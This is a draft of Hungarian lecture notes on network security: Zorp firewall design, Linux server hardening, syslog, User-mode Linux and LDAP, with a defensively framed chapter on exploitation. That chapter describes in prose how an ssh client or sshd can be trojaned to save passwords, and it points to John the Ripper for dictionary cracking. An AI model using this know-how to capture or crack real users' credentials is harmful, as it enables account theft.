Egy jó magyarázó ábrát (mi hol van, mihez hogyan kapcsolódik) majd még készítek!

Egy Zorp rendszer konfigurációja a feladatától függ. Egy nagy hálózat védelme esetén valószínűleg több tűzfal node-ot fogunk alkalmazni, ZMC-ből is több lehet, de ZMS-ből mindenképpen csak egy. Ez bizonyos értelemben gyenge pontja a rendszernek (single point of failure), mert ha valamiért meghibásodik, akkor a rendszert nem lehet menedzselni. Viszont a rendszer ettől még tovább működik! Egy minimális rendszerhez elég egyetlen Zorp tűzfal node, és használhatunk még egy másik gépet, amin ZMS és egy ZMC is fut, vagy tehetjük a ZMS-t is a tűzfal node-ra, és a ZMC-t pedig egy másik gépre, akár a rendszergazda notebookjára is, amit csak akkor köt a hálózatra, ha menedzselni szeretné a tűzfalat, így tehát egyetlen dedikált géppel is megoldhatjuk a feladatot.

A rendszer a részei között (pl. ZMC-ZMS, ZMS-Zorp) erős kriptográfián alapuló biztonságos kommunikációt (SSL) használ, ehhez saját nyilvános kulcsú infrastruktúrával (PKI) is rendelkezik (szabványos X.509 certificate-eket használ). Az első bejelentkezéskor pedig *egyszer használatos jelszó*t (one time password) alkalmaz, amit a telepítéskor kell megadni.

5.3.3. A forgalom engedélyezésének leírása

Az iptables-szel szemben, itt nem szabályok vannak, hanem először zónákat kell definiálnunk, majd azok között adhatunk meg

szolgálatatásokat. A zónák között leszármazási viszony lehet. A leszármazási viszony adminisztratív jellegű, nem jelent részhalmazt. Az értelme az, hogy a gyerek zóna örököl a szülő zónától. A szolgáltatások névadásának van egy olyan konvenciója, hogy a nevében benne van, hogy *honnan*, *mi* és *hova* megy. Például az intra_HTTP_inter azt jelenti, hogy az *intra* zónából azt *inter* zónába a HTTP szolgáltatást engedélyezzük. Itt persze még csak HTTP-nek neveztük a szolgáltatást; azt, hogy milyen protokollt engedélyezünk, a HTTP proxy osztállyal határozzuk meg. Az iptables után talán nem haszontalan hangsúlyozni, hogy olyannal, hogy válaszcsomagok, itt természetesen nem kell foglalkoznunk, hiszen az része a szolgáltatásnak.

A fentiekben a forgalomleírásnak csak az alapötletét adtuk meg, ennél azért még jóval összetettebb a dolog (pl. listenerek/receiverek).

5.3.4. A rendszer konfigurálása

A rendszer konfigurálása során el kell indítanunk egy ZMC-t és az csatlakozik a ZMS-hez. Authentikáció után letölthetjük az aktuális konfigurációt és szerkeszthetjük a ZMC grafikus felületének segítségével. Ettől még a ZMS-ben tárol konfiguráció változatlan marad. Ha megfelelőnek tartjuk a beállításainkat, akkor feltölthetjük a ZMS-re, ha pedig valamit elhibáztunk, akkor újra letölthetjük a ZMS-ben tárolt beállításokat. Az ismét egy külön lépés, hogy a ZMS-ből a tűzfal node-okra áttöltjük a konfigurációt és újraindítjuk a szolgáltatásokat.

6. Linux szerverek biztonsági kérdései

A fejezetben tárgyalt témakörök nem merítik ki a Linux szerverek biztonsági kérdéseit és nagy részük nem csupán a Linux, hanem UNIX és más Unix szerű operációs rendszerek esetén is használhatók. A téma iránt mélyebben érdeklődők számára ajánlott olvasmány a Practical Unix & Internet Security c. könyv, amely több mint 900 oldalon tárgyalja a különféle Unix (szerű) rendszerek biztonsági kérdéseit.

Ez a fejezet Jónás Zsolt előadásának felhasználásával készült.

6.1. A /etc/passwd fájl

A felhasználók autentikációjához hagyományosan használt megoldás az, hogy a **`/etc/passwd`** fájl tartalmazza a felhasználó kódolt jelszavát. Mivel ennek a fájlnak történelmi okokból (programok használják a tartalmát) mindenki számára olvashatónak kell lennie, az összes felhasználó képes a többiek (beleértve a rendszergazda) kódolt jelszavát olvasni. Ráadásul a hagyományos jelszavak legfeljebb 8 karakter hosszúak, sőt némely rendszer ennél rövidebb jelszó beállítását is megengedi. A helyzet még ennél is rosszabb, mert a felhasználók nagyon gyakran gyenge jelszavakat (pl. rájuk vagy környezetükre jellemző információ, értelmes szó, vagy értelmes szó kevés kiegészítéssel) választ, ami a szótáras törést a kimerítő keresésnél lényegesen gyorsabbá teszi. A támadó dolga még könnyebb, ha nem a rendszergazda (egy konkrét és jó esetben gondos személy) jelszavát igyekszik megszerezni, hanem csak valamely

tetszőleges felhasználóét. (Például azért, hogy annak nevében kövessen el támadást más rendszerek ellen.) Egy sokfelhasználós rendszerben várhatóan akadnak nagyon gondatlan felhasználók!

A legáltalánosabb védekezés az, hogy a kódolt jelszavakat nem a mindenki számára olvasható **`/etc/passwd`** fájlban, hanem védett **`/etc/shadow`** fájlban tárolják. A biztonságot tovább növeli, ha a jelszavak kódolására nem a DES alapú **`crypt()`** függvényt, hanem valamilyen hosszabb jelszavakat megengedő (és nem csupán megengedő, hanem értelmesen ki is használó) titkosítást (pl. MD5 vagy SHA-*) alkalmaznak. A jelszavak helyes megválasztására még visszatérünk.

Természetesen a felhasználó azonosítására használhatunk más megoldásokat is, pl. NIS, NIS+, LDAP, Kerberos.

Fontos a jelszavak titkos kezelése (pl. nem ragasztjuk fel cetlit a monitorra) és rendszeres, kötelező érvényű cseréje.

6.2. Az inetd szuperszerver

Az inetd szuperszerver tipikus támadási pont lehet, hiszen bármely pontján sikerül is feltörni, máris az összes szolgáltatását birtokba veheti a támadó. Linux diszribúciótól függően alapbeállításokkal több vagy kevesebb felesleges és/vagy nem biztonságos szolgáltatást is elindít, ezeket mindenképpen tiltsuk le. Ha lehetséges, ne használjuk, ám a standalone

módban futó szolgáltatások ugyanúgy lehetnek fölöslegesek és/vagy nem biztonságosak!

6.3. Szolgáltatások felderítése

Egy frissen telepített rendszeren mindenképpen meg kell vizsgálni, hogy milyen szolgálatások futnak, erre használható az **nmap** parancs. Ennek lehetséges opciói:

- **nmap -sT** ← csak a TCP portokat deríti fel – ez az alapértelmezett!
- **nmap -sU** ← csak az UDP portokat deríti fel
- **nmap -sP <hálózatcím netmaszkkal>** ← megnézi mely gépek érhetőek el az adott IP cím tartományban

Fontos, hogy az alapértelmezés szerint vizsgált TCP portokon kívül az UDP portokat is megvizsgáljuk, mert UDP-n futó szolgáltatásokon keresztül is fel lehet törni egy rendszert!

Ha már kiderítettük, hogy milyen portok vannak nyitva, akkor szeretnénk azt is tudni, hogy mely program használja az adott portot. Például a 80-as TCP porton figyelő szolgáltatás lekérdezése:

```
fuser -vn tcp 80
```

A szervereinket általában egy tűzfal védi, de ekkor is tanácsos minden szerveren is egy iptables alapú tűzfalat használni és alapértelmezésben minden portot tiltani, kivétel amit és amilyen irányból engedélyezni szükséges. Gondoljunk arra, hogy a DMZ-ben található szervereket egymástól is védeni kell!

6.4. Egy biztonságos Linux szerver kialakítása

Lássunk egy példát, hogyan kell egy Linux kiszolgálót reális biztonságra törekedve kialakítani. A reális biztonság mértéke a kiszolgáló céljától függ. Ne gondoljuk azt, hogy rendszerünk hibátlan, sőt számítsunk a betörésekre. Fontos a megfelelő naplózás, mert a rendszerek jelentős részét éppen azért törik fel, hogy az adott gépről támadjanak más gépeket. Ilyenkor a támadó leleplezésében és saját magunk jogi védelmében is nagy szerepe van a sikeres betörés ellenére megőrzött naplófájloknak. (Ennek a módjára visszatérünk.)

6.4.1. Partíciók kiosztása

A partíciók kiosztása nagy mértékben függ a szerver céljától. A naplófájlok számára mindenképpen érdemes külön partíciót használni, amit válasszunk kellően nagyra, hogy még a támadó kifejezett ilyen szándéka esetén sem sikerüljön könnyen megtöltenie. A kellő méret ismét csak a feladattól függ, egy névkiszolgálónál üzemszerűen viszonylag keveset kell naplózni, míg a webszervernél általában szeretnénk látni, hogy kik és milyen gyakran érik el az oldalainkat, ezek közül is melyek a népszerűbbek, stb.

A partíciókon alkalmazott fájlrendszer típusát is a partíció céljának megfelelően válasszuk meg, az ext3 általában megfelel, nagyon sok kis fájl esetén jó választás lehet a reiserfs, nagy multimédiás állományok esetén pedig az xfs.

Egy szerveren felhasználók csak akkor vannak, ha kifejezetten ez a célja a rendszernek. Ebben az esetben a felhasználók által írható könyvtárakat tegyük külön partícióra és kvótázzuk. Ilyen a felhasználók könyvtárait tartalmazó (pl. **`/home`**) könyvtár, a **`/tmp`** és a felhasználók postafiókjai (pl. **`/var/mail`** vagy **`/var/spool`**, ahol a postafiókokon kívül esetleg a nyomtatási sorok is találhatók). Érdemes ezeket egymástól elkülönítve tárolni és kvótázni. A felhasználók által írható partíciókat **`nosuid`** opcióval mountoljuk fel, és – amennyiben megtehető (lásd fejlesztői környezet hiánya), akkor – **`noexec`** opcióval is.

Minden olyan könyvtárat, amelyekbe a szerver normál működése során nem kell írni (pl. **`/usr`**, **`/opt`**), **`ro`** opcióval mountoljuk fel! Ezeket a könyvtárakat akár másik gépről (ahol csak olvashatóan exportáltuk) NFS-en keresztül is felmountolhatjuk.

Lássunk egy példát egy általános célú szerver esetén a partíciókiosztásra és a mountolási opciókra:

```
/           errors=remount-ro
/home       defaults,noexec,nosuid,usrquota,grpquota
/opt        defaults,ro
/tmp        defaults,noexec,nosuid
/usr        defaults,ro
/var        defaults
/var/log    defaults,noexec,nosuid
/var/mail   defaults,noexec,nosuid,usrquota,grpquota
/var/www    defaults,noexec,nosuid,usrquota,grpquota
```

6.4.2. Fejlesztői környezet hiánya

A PC-k elterjedésével egyidejűleg a szerverek feladata jelentősen megváltozott. Mivel a felhasználók személyi számítógépei teljesítményükben összemérhetők a szerverekkel (sőt néha jobbak) ezért programfejlesztésre általában nem kell a szervereket használni. Ekkor pedig – bár a rendszergazda számára ez többletmunkát, kellemetlenséget okozhat – a biztonság szempontjából előnyös lehet a fejlesztői környezet hiánya. Ez természetesen nem abszolút védelem, mert a programokat bináris formában is be lehet juttatni, de ezeknek egy proxytűzfalon való átjuttatásával, vagy egzotikus architektúrára más gépen történő lefordításával járó nehézség arra indíthatja a támadót, hogy inkább egy másik gépet törjön fel. Amennyiben nincs szükség a szerveren a fejlesztői környezetre, akkor ha léteznek is felhasználók, a **`noexec`** is megengedhető, majd legfeljebb megkérik a rendszergazdát, hogy tegye fel nekik a kívánt programot. (Ez azzal a haszonnal is jár, hogy nem fogják a felhasználók ugyan azt a programot több példányban maguknak feltelepíteni.)

6.4.3. Szolgáltatások és interaktív szerverek külön

Természetesen lehetnek olyan esetek, amikor a szerver (egyik) fő célja az, hogy a felhasználók interaktívan bejelentkezve dolgozzanak rajta. (Például oktatási intézmény esetén valamely kereskedelmi UNIX oktatása, de egy szegény iskolában akár a Linux oktatása is, pl. nagyon régi PC-kről egy erősebb Linux szerverre jelentkeznek be a tanulók és ott ismerkednek a C programozással. – Ekkor még fejlesztői környezetre is szükség van!) Ilyen esetben a biztonságra való törekvés megköveteli, hogy legalább két külön szervert hozzunk létre, egyet az interaktív bejelentkezést nyújtó szolgáltatásoknak, és egy másikat az egyéb szolgáltatások (DNS, web, FTP, samba, stb.) részére.

További védelmet nyújthat, ha a különböző szolgáltatások részére külön szervereket üzemeltetünk, így valamely szolgáltatás és az azt nyújtó gép feltörése a másik gépeket és a rajtuk futó szolgáltatásokat nem érinti. Ennek egy költséghatékony „virtuális” megoldására ad lehetőséget a hamarosan ismertetésre kerülő *User-mode Linux*.

Akár teljesítményigény, akár hardver hibatűrés szempontjából értelmes megoldás lehet ugyanazon szolgáltatásnak több gépen való futtatása. (Pl. nagy forgalmú webszerver, ahol akár a DNS szerver ad vissza mindig másik IP címet, akár a tűzfal osztja szét a bejövő kéréseket.)

6.4.4. Külön napló (log) szerver

Egy komolyabb támadó természetesen eltünteti maga után a nyomokat, azaz törli, esetleg meghamisítja a naplófájlokat. Ha egy gépet a támadó már

hatalmába kerített, akkor ezt azon a gépen képes is megtenni. Ezért érdemes a naplófájlokat másik szerverre is elküldeni. Mielőtt erre rátérnénk, tekintsük át a naplózással kapcsolatos alapvető tudnivalókat.

A hagyományos syslog működése

A naplózást a **syslogd** végzi, és a **/etc/syslog.conf** fájlban találhatók a beállításai. Ez a fájl sor orientált, azaz minden sora egy bejegyzésnek számít. (A szokott módon a sor végén levő „\" karakterrel több sor egy sorrá kapcsolható össze.) Egy sor két mezőből áll: az első a *kiválasztó* (selector), a második a *teendő* (action). A kettőt szóköz(ök) és/vagy tabulor(ok) választjá(k) el. A kiválasztó mező is két részből áll, amelyeket egy pont („**.**") kapcsol össze. A pont előtt található rész a naplózási üzenet *származás*át (facility) jelenti, ezek lehetnek: **auth**, **auth-priv**, **cron**, **daemon**, **ftp**, **kern**, **lpr**, **mail**, **mark**, **news**, **syslog**, **user**, **uucp** és **local0** – **local7**. A pont utáni rész az esemény súlyosságát fejezi ki, ezek súlyosság szerint növekvő sorrendben a következők: **debug**, **info**, **notice**, **warning**, **err**, **crit**, **alert**, **emerg**. A teendő pedig azt fejezi ki, hogy a naplózási üzenetet hova kell küldeni. Ez lehet például:

- fájlnév a teljes útvonallal együtt, pl.: **/var/log/auth.log**
- azon felhasználók listája (vesszővel elválasztva) akik értesítést kapjanak (ha be vannak jelentkezve), pl.: **root**, **jonci** vagy ha minden bejelentkezett felhasználónak, akkor: *****

- naplózó szerver neve (vagy IP címe), pl.:
  `@logserver.tilb.sze.hu`

A naplófájlok helye általában a **`/var/log`** könyvtár. A **`logrotate`** program a **`/etc/logrotate.conf`** fájlban található beállítások alapján tipikusan hetente a naplófájlokat rotálja, azaz, az egyes fájlok legöregebbikét letörli, és az újabbak mindegyikét öregíti 1-gyel.

A syslog-ng működése

Geckó! Légy szíves csináld meg a syslog-ng leírását!

Külön napló szerver megvalósítása és előnye

A naplózási alapismeretek áttekintése után térjünk vissza a biztonságra! Tehát lehetőségünk van rá, hogy a naplófájlokat ne csupán helyben tároljuk, hanem egy másik gépen is. Ennek célja lehet a rendszergazda munkájának megkönnyítése is azáltal, hogy az összes általa felügyelt gép naplófájljait egy helyre gyűjtjük, de különösen nagy lehet a biztonsági haszna! Az üzenetek küldése ugyanis UDP protokoll fölött történik, ezért elég, ha a naplókat tároló szerverre csak a kijelölt gépek(ek)-ről az adott portra érkező bejövő UDP forgalmat engedélyezzük, minden mást tiltunk. (A rendszergazda pedig csak a konzolról jelentkezhet be.) A hálózati hibák kiküszöbölésére beköthetünk minden gépet aktív eszköz nélkül, a logszerveren külön Ethernet kártyára keresztkábellel. Kellően paranoiás esetben még egy sornyomtatóra is elküldhetjük a fontosnak ítélt naplózási üzeneteket, csak gondoskodjunk elegendő papírról! ;-)

Ha nem csupán utólag szeretnénk a naplókat elemezni, hanem aktívan szeretnénk védekezni, akkor a biztonság szempontjából kritikus üzeneteket e-mailben vagy SMS-ben elküldhetjük az ügyeletes rendszergazdának... Ezt persze a meghibásodásra utaló üzenetekkel is megtehetjük a megfelelő rendelkezésre állás biztosítása érdekében.

6.4.5. Kernelfordítás

Vannak akik vitatják, hogy érdemes-e saját kernelt fordítani. Az egyes disztribúciók ugyanis úgyis megpatchelik a http://kernel.org-ról származó ún. *vanilla kernel*t. Az egyes Linux disztribúciók biztonsági szintje jelentősen eltérő. Sokan a teljesítményre, a kényelemre és a minél több hardver támogatására koncentrálnak, némelyek pedig a biztonságra. Az utóbbiak közé tartozik a Trusted Debian néven induló, jelenleg Adamantix nevet viselő projekt is. http://www.adamantix.org (Ez többek között tartalmazza a PaX patch-et, ami a puffertúlcsordulásos támadásokat hivatott megakadályozni, például úgy, hogy ne tudjon a támadó a verem (stack) vagy a heap területén utasításokat végrehajtani. A témával később részletesebben foglalkozunk. Érdeklődőknek: http://pax.grsecurity.net)

A hozzáértők valószínűleg fordítanak maguknak saját kernelt, és csak azt fordítják bele, amire valóban szükségük van. (Több kódban több a hibalehetőség is.) Mivel egy szerver hardver konfigurációját nem szoktuk gyakran változtatni megtehetjük, hogy a saját kernelünkben minden eszközmeghajtót statikusan belefordítunk, amire szükségünk van, és megszüntetjük a modulok betöltésének lehetőségét. Ekkor a támadó sem

fog tudni (másik kernel betöltése, azaz újraindítás nélkül) pl. olyan modult betölteni, ami láthatatlanná tesz bizonyos modulokat, processzeket.

Patch-elésről nem írtam, kell az ebbe a jegyzetbe? Inkább a Hálózati operációs rendszerek I. tárgyba kellene...

6.4.6. Frissítések

A biztonsági frissítések célja a hibák kijavítása. A felfedezett biztonsági réseket be kell tömni. Viszont minden frissítéssel újabb hibák kerülhetnek a rendszerbe. Tehát a biztonsági frissítéseket feltelepítjük, egyéb frissítésekkel pedig – ha lehetséges – érdemes várni, amíg mások megtalálják az esetleges hibákat bennük.

Természetesen az általunk használt disztribúció tükörszerverei sem abszolút biztonságosak, sőt a korábban ismertetett DNS elleni támadással szemben teljesen védtelenek, ezért biztonságkritikus esetben érdemes lehet több különböző tükörszerverről letöltött md5sum és SSHA ellenőrző összeg felhasználásával meggyőződnünk arról, hogy sértetlen-e amit feltelepítünk. Ez természetesen nem csupán a frissítésekre, hanem a telepítésre is vonatkozik. Ha igazán paranoiásak vagyok, akkor legalább két megbízható szállítótól vásárolt CD-ről származó ellenőrző összeg számító programot használunk! ;-)

Frissítés esetén az újraindítás ideje jelentős lehet, különösen, ha több processzor és merevlemez egység van a rendszerben.

6.4.7. Mentések

Mind az adatokról, mind a rendszerről rendszeresen mentéseket kell készíteni. Meg kell győződni arról is, hogy a mentésekből a rendszer is, és az adatok is ténylegesen visszaállíthatók. A mentések adathordozóit is megfelelő biztonsági körülmények között kell tárolni. Ez jelenti egyrészt titkossági szintnek megfelelő titokvédelmet, (például elzárt szekrény, páncélszekrény, fegyveres biztonsági őr – ami indokolt) másrészt a katasztrófavédelmet (például eltérő telephelyen tűzálló szekrényben, atomtámadás ellen is védő bunkerben – ismét a szükséges szintű védelem, de a védelemnek az esetleges fizikai szállításra is ki kell terjednie). Amennyiben az adatok titkosak (akár a rendszer mentése is lehet titkos), akkor szükségtelenné válás esetén gondoskodni kell a megfelelő megsemmisítésükről is. Mentések során külön oda kell figyelni a kulcsok, tanúsítványok kezelésére (pl. titkos kulcs lejárat utáni titkos megőrzése).

6.4.8. Dokumentáció

Ez az a pont, amiről a rendszergazdák szívesen elfeledkeznek, vagy szívesen hagynak a munka végére (aztán nem készül el). Pedig rendkívül fontos, hogy a rendszert annak létrehozásakor dokumentáljuk. Egyrészt ekkor van meg a kellően pontos információ, ami az idő elteltével egyre fogy, másrészt az idő előrehaladtával annak a valószínűsége is csökken, hogy a rendszert egyáltalán dokumentálják. Semmiképpen sem tanácsos egy éles rendszert dokumentáció nélkül átvenni. Ám a dokumentáció készítése a rendszer átadásával nem fejeződhet be. A rendszer lényeges eseményeit az üzemeltetés során folytonosan dokumentálni kell (pl.

gépkönyv). A dokumentáció is lehet bizalmas, amiért az illetéktelen hozzáféréstől (természetesen az esetleges meghamisítástól is) védeni kell, továbbá védeni kell a megsemmisüléstől is (ne az adott gépen tároljuk a gépkönyvet elektronikus formában).

6.4.9. További módszerek, ügyeskedések

Egy érdekes megoldás a *busybox*. Ekkor a rendszerben használatos parancsokat (vagy azok nagy részét) egyetlen egy bináris állománnyal valósítják meg. Ezzel bizonyos mértékben megnehezítik a támadó dolgát, nem olyan könnyű például egyes parancsokat lecserélnie az észrevétlen tevékenykedés érdekében.

A szabványoktól, konvencióktól való eltérések (pl. parancsok átnevezése, működésük megváltoztatása, konfigurációs állományok más könyvtárban és más néven való tárolása, stb.) szintén képesek a támadó tevékenységét hátráltatni. Az időnyereség segítséget jelenthet a támadó lefülelésében. De azért ne feledkezzünk el két dologról: egyrészt, hogy az algoritmikus adatvédelem „tanulsága”, hogy a biztonságnak nem szabad azon alapulnia, hogy a támadó nem ismeri az algoritmust, másrészt pedig, hogy ez kellő dokumentáció hiányában a rendszergazdának is okozhat kellemetlenségeket!

6.5. User-mode Linux

Aki jártas a korszerű szoftver technológiában, annak az „UML”-ről a **Unified Modeling Language** jut az eszébe. A webes találatok többsége is arra irányul, ezért célszerű **User-mode Linux**-ként keresni. A továbbiakban az UML rövidítés alatt mindig az utóbbit értjük. Az UML-lel kapcsolatban két webhelyet érdemes megemlíteni:

- http://user-mode-linux.sourceforge.net – az UML kernel honlapja
- http://usermodelinux.org – az UML felhasználók közösségének oldala

6.5.1. Mi a User-mode Linux?

Amint a neve is mutatja, az UML azt jelenti, hogy egy felhasználói processzként fut Linux alatt egy másik Linux. A külső igazi Linux – nevezzük most gazdának – szempontjából ez (majdnem) ugyan olyan processz, mint az összes többi. Belül pedig megvalósít egy virtuális géphez hasonló „virtuális Linux-os gép”-et. De nem valósít meg hardver emulációt, ez a lényegi műszaki különbség például a VMware-hez (http://www.vmware.com) képest. WMware alatt tetszőleges operációs rendszert futtathatunk, nem csak Linuxot. Viszont az kereskedelmi szoftver, az UML pedig nyílt forrású. Ha tehát Linux alatt Linuxot szeretnénk futtatni, akkor az UML nem csupán bőven megfelel, hanem lényegesen előnyösebb az ingyenessége és teljesítmény okok miatt is, mivel nem tartalmaz hardver emulációt! De azért az UML-nek is hozzá kell férnie valahogyan a hardverhez, ehhez a gazda Linuxban szükség van

kerneltámogatásra (egy modul). Ez az, amiben az UML futtatása többet kíván egy „rendes” processznél.

Az UML egész fájlrendszere a gazda Linux szintjén egyetlen fájl. Ezt természetesen másolhatjuk, loop device-on keresztül a saját fájlrendszerünkbe felmountolva módosíthatjuk. Az UML-ből egyszerre több példányt is futtathatunk, ezek (a gazda Linux kernelén keresztül) egymással és bármely más géppel is kommunikálhatnak. Kiválóan használható például tesztelésre is, nagy előnye, hogy nem kell több hardvert birtokolnunk, fáradságos munkával (még ha ez azonos gépek esetén csupán image másolás akkor is) feltelepítenünk. Mi most biztonsági céllal fogunk megismerkedni vele.

6.5.2. A User-mode Linux telepítése

A Linux kernelbe az UML a 2.5 verzióban került bele, a stabil kernelek közül a 2.6.9-től már nagyon jól működik.

Az UML az ún. tun/tap megoldáson keresztül használja a gazda Linuxot a hardver elérésére. A tap a gazda Linux kernelében van, a tun pedig az UML kernelében.

Egy megfelelő verziójú kernel esetén állítsunk elő UML kernelt!

`make proper` # eredeti konfigurációs állományok visszaállítása

`make menuconfig ARCH=um` # hardver specifikus dolgok nélküli UML kernel

make linux ARCH=um # a kernel a linux nevű bináris állományba kerül

Készítsünk diszk image-et UML-hez!

dd if=/dev/zero of=/tmp/uml.img bs=1M count=500 # 500MB méretű „üres” fájl létrehozása

mkfs.XXX /tmp/uml.img # fájlrendszer készítése, XXX a típusa, pl. ext3

mount -o loop /tmp/uml.img /mnt # az új fájlrendszert felkapcsoljuk a gazda linux fájlrendszerébe

debootstrap <megfelelően felparaméterezve> # alap debian rendszer létrehozása, amiből hiányoznak a beállítások, pl. fstab

chroot /mnt # egy shell indítása, ahol a fájlrendszerünk a most készített lesz

/dev/MAKEDEV ubd # létrehozzuk a merevlemezek megfelelőjét

exit # kilépünk a chroot-olt shellből

Indítsuk el az UML-t!

linux ubd=<diszk image fájl> eth0=tuntap, <gazdagépen a tap száma>, <MAC cím>, <IP cím>,

con=<login konzol> con0=<bootolási üzenetek ide íródnak> # így indítjuk el az UML-t

Természetesen még akkor is sok gyakorlásra van szükségünk, ha esetleg elsőre el is indulna az UML!

6.5.3. A User-mode Linux biztonsági célú használata

Miért jó nekünk az UML? Korábban említettük, hogy biztonsági szempontból előnyös a különböző szolgáltatásokat külön gépeken futtatni. Legalább az interaktív bejelentkezést különítsük el a többi szolgáltatástól, de jó lenne azokat is elkülöníteni egymástól. Ennyi gépet azonban beszerezni sem olcsó, ráadásul karban is kell tartani őket. Most ahelyett, hogy olcsó PC-kből építenénk szerver farmot, elegendő ha egy darab nagy teljesítményű és nagy megbízhatóságú gépet vásárolunk. (Több processzor, sok memória, redundáns tápegységek, hot swap merevlemezek legalább RAID1-be kötve, szintén redundáns és működés közben cserélhető ventillátorok, stb.) Erre egy gazda Linuxot telepítünk, amely szolgáltatásokat gyakorlatilag nem nyújt, csak futtatja az UML-eket.

Azonban ne legyünk naivak! Attól, hogy valami UML-ben van, még nem lesz biztonságos, csupán annyi az előnyünk, hogy feltörés esetén a gazda Linuxon még nincs root joga a támadónak, és feltörés gyanú esetén könnyen lecserélhető egy „tiszta” fájlból futtatott UML-re. Ettől még alaposan oda kell figyelni a belső biztonságra! (Tehát az UML nem tette feleslegessé biztonságos Linux szerver kialakításáról tanultakat, ellenkezőleg, csak azokkal együtt használható biztonsági céllal!) Ráadásul

a gazda gépet védő tűzfal semmi védelmet sem nyújt az egyik UML-ből a másik UML vagy a gazda Linux felé irányuló támadások ellen! Erről nekünk kell gondoskodni, pl. egy iptables tűzfallal! Az UML tehát nem csodaszer, de megfelelő szakértelem és gondosság mellett hasznos eszköz lehet.

7. LDAP címtár

Ez a fejezet Jónás Zsolt munkája

http://www.openldap.org

Minél több szolgáltatást és programot használnak egy intézményen belül, minél több helyen használunk felhasználó-azonosítást, annál nehezebb rendszergazdaként kézben tartani a felhasználók azonosítását. Nagy segítséget jelent egy központosított azonosítási rendszer.

Egy központi adatbázis használatával a biztonság is nagymértékben növelhető. Azonban gondot jelenthet, ha ez a központi adatbázis valami oknál fogva elérhetetlenné válik, ezért célszerű hibatűrő telepet használni (HA, *high availability – magas rendelkezésre állású*).

GNU/Linux alatt az egyik legnépszerűbb LDAP-kiszolgáló (*Lightweight Directory Access Protocol – Pehelysúlyú könyvtárhozzáférési / címtárhozzáférési protokoll*) program az `OpenLDAP`. Azonban jó, ha tudjuk, hogy léteznek más programok is, amelyek megvalósítják az LDAP-t. Ilyen például a Netscape Directory Server, a Sun ONE Directory Server és korlátokkal ugyan, de a Microsoft Active Directory is a Windows 2000 szerverben. Megjegyzem, hogy a Novell NDS rendszerében alkalmazhatunk „LDAP-illesztő interface”-t, így ez a rendszer is megfelelhet – szükség esetén – egy LDAP-kiszolgálónak.

Az LDAP v3 protokoll, amelynek támogatása az OpenLDAP 2.0-ás változatában jelent meg, képes a TLS (*Transport Layer Security – Szállítási rétegbeli biztonság*) alapú védelemre – ezt a megoldást a böngészők és a levelezőprogramok is használják. A TLS az SSL (*Secure Sockets Layer*) utódja.

Jonci, az LDAP-ot légy szíves részletesebben fejtsd ki!

8. Biztonsági rések kihasználása

Ennek a fejezetnek a célja annak bemutatása, hogy az egyes biztonsági rések valóban kihasználhatók, és valóságos veszélyt jelentenek. Az egyes támadások gyakorlati megvalósítása általában szigorúan tilos, és súlyos következményekkel járhat (büntetőjog, polgári jogi kártérítési per). Az az elképzelés sem felel meg a valóságnak, hogy ha valaki nem rossz szándékkal kísérel meg betörni egy rendszerbe, azzal nem okoz kárt. A betörési kísérlet észlelése miatt szükséges lépések megtétele is munkát, költséget jelent a megtámadott rendszer karbantartója számára.

Természetesen labor körülmények között, előre engedélyezett módon (pl. a rendszerek biztonsági tesztelése céljából) szabad kísérletezni.

Ez a fejezet Pánczél Zoltán előadásai alapján készült.

8.1. Jelszavak helyes megválasztása, szótáras törés

A felhasználók előszeretettel választanak olyan jelszavakat, amelyek rájuk, vagy környezetükre jellemző információn alapulnak. Például a felhasználó személyes neve vagy felhasználói neve, születési dátuma, lakhelye, hozzá közel álló személy neve, autó márka, hobbi, stb. Ez NAGYON hibás választás, erősen megkönnyítheti a támadó dolgát (különösen, ha ismeri a felhasználót).

A helyes jelszóválasztás minden felhasználó kötelessége, hiszen bármely felhasználó hanyagsága a teljes rendszert veszélybe sodorja. Amennyiben

ugyanis a támadónak sikerült egy rendszerbe bejutnia, már sokkal több lehetősége van további biztonsági rések kihasználására.

A ma elterjedt jelszó törő programok keresési algoritmusa alapján azt állíthatjuk, hogy nem biztonságosak az alábbi jelszó csoportok:

- számok
- szótári szavak
- szótári szó + szám a szó elején vagy végén
- szótári szó kis és nagybetűvel + szám a szó elején vagy végén (régebben pl. a SzeRDa12 még jó volt)
- szótári szavak betű helyett számmal (pl. HELLO → 43770, SZERDA → 823RD1)

Milyen tulajdonságokkal kell rendelkeznie egy megfelelő jelszónak?

- legalább 8 karakter
- tartalmaz kis- és nagybetűt, számot, esetleg metakaraktert is
- szótárban nem megtalálható (és nem is szótári szó kiegészítése számmal)

Egy hasznos módszer lehet, ha a jelszót könnyen megjegyezhető mondatból képezzük. Például: a „Tegnap dolgoztam és nagyon jól ment.”

mondatról eszünkbe jut a TdEnJm_4 jelszó. Ennek a generálására ma nem tudnak a jelszó törő programok hatékony algoritmust. A teljes kulcstér bejárása (pl. 8 karakter esetén) megfelelően felkészült titkosszolgálatok számára lehetséges, script kiddie-k számára ma még nem.

Ha valaki rendszergazdaként ellenőrizni szeretné, hogy a felhasználói betartják-e az alapvető jelszóválasztási szabályokat, akkor pl. a John the Ripper (http://www.openwall.com/john/) nevű jelszótörővel könnyedén megteheti ezt. Szintén az Openwall projekt honlapján találhat hozzá megfelelő szólistát is több mint 20 nyelv szavaival, szerepel köztük a magyar is, a 40MB-os 4 millió bejegyzés tartalmazó verzió ingyenesen letölthető: http://www.openwall.com/wordlists/.

8.2. Miért nem szabad vakon bízni a titkosított kapcsolatokban?

Ha egy felhasználó nem megbízható gépről pl. ssh-val bejelentkezik a saját gépére, ezzel veszélyezteti azt! Miért? Mert az ssh parancsot lecserélhették! Ehhez nem szükséges nagy felkészültség, csak elemi C programozási ismeret és egy kis munka. A támadó hozzáfér a forráshoz, megkeresi az a kódrészletet, ami a jelszót kezeli (pl. **`auth_passwd.c`**). Mivel a jelszót tároló változó tartalmát használat után törölni szokták, azaz tipikusan feltöltik valamilyen karakterrel, elég megkeresi a **`memset()`** függvényt és elé beszúrni egy rövid kódrészletet, ami egy fájlba elmenti a jelszót. Ez nemcsak az ssh-ra hanem minden más jelszót kezelő kliens

programra is igaz. Egy rendszergazda (igényes felhasználó) tehát jobban teszi, ha nem lép be akárhonnan a gépére, csak olyan gépről, amiben megbízik. (Ha például valaki elutazik, ilyen megfontolásból is hasznos lehet egy saját notebookot magával vinni.)

Megfelelő jogosultság birtokában a kiszolgáló program (sshd és minden más daemon) is lecserélhető olyanra, ami menti a jelszavakat!

Rendszergazdaként hogyan előzhetjük meg, illetve hogyan vehetjük észre a cserét?

